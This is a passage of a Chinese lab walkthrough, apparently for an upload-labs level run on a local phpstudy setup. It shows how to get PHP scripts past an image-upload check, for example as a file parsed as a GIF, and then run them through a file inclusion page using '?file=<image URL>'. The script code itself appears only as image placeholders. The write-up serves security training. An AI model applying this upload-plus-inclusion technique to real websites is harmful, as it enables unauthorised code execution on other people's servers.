


- 上传脚本 `SixteenFirstMethod.php` 到上传点




- 点击上传，发现页面被覆盖如下


- 开启 phpstudy 的 php_exif 模块




- 重新上传脚本 SixteenFirstMethod.php，发现上传成功




- 右键在新的页面打开图片链接




- 成功在新的页面打开图片链接，同时复制图片链接的地址




- 打开文件包含漏洞的页面



- 成功打开文件包含漏洞的页面




- 在文件包含漏洞页面的网址后加上 `?file=图片网址` ，成功执行脚本命令




方法二


- 编写脚本 `SixteenSecondMethod.php`




- 上传脚本 `SixteenSecondMethod.php` 到注入点




- 点击上传，成功上传脚本文件 `SixteenSecondMethod.php` 并被解析为 `GIF` 图像




- 右键点击，在新的页面打开图像



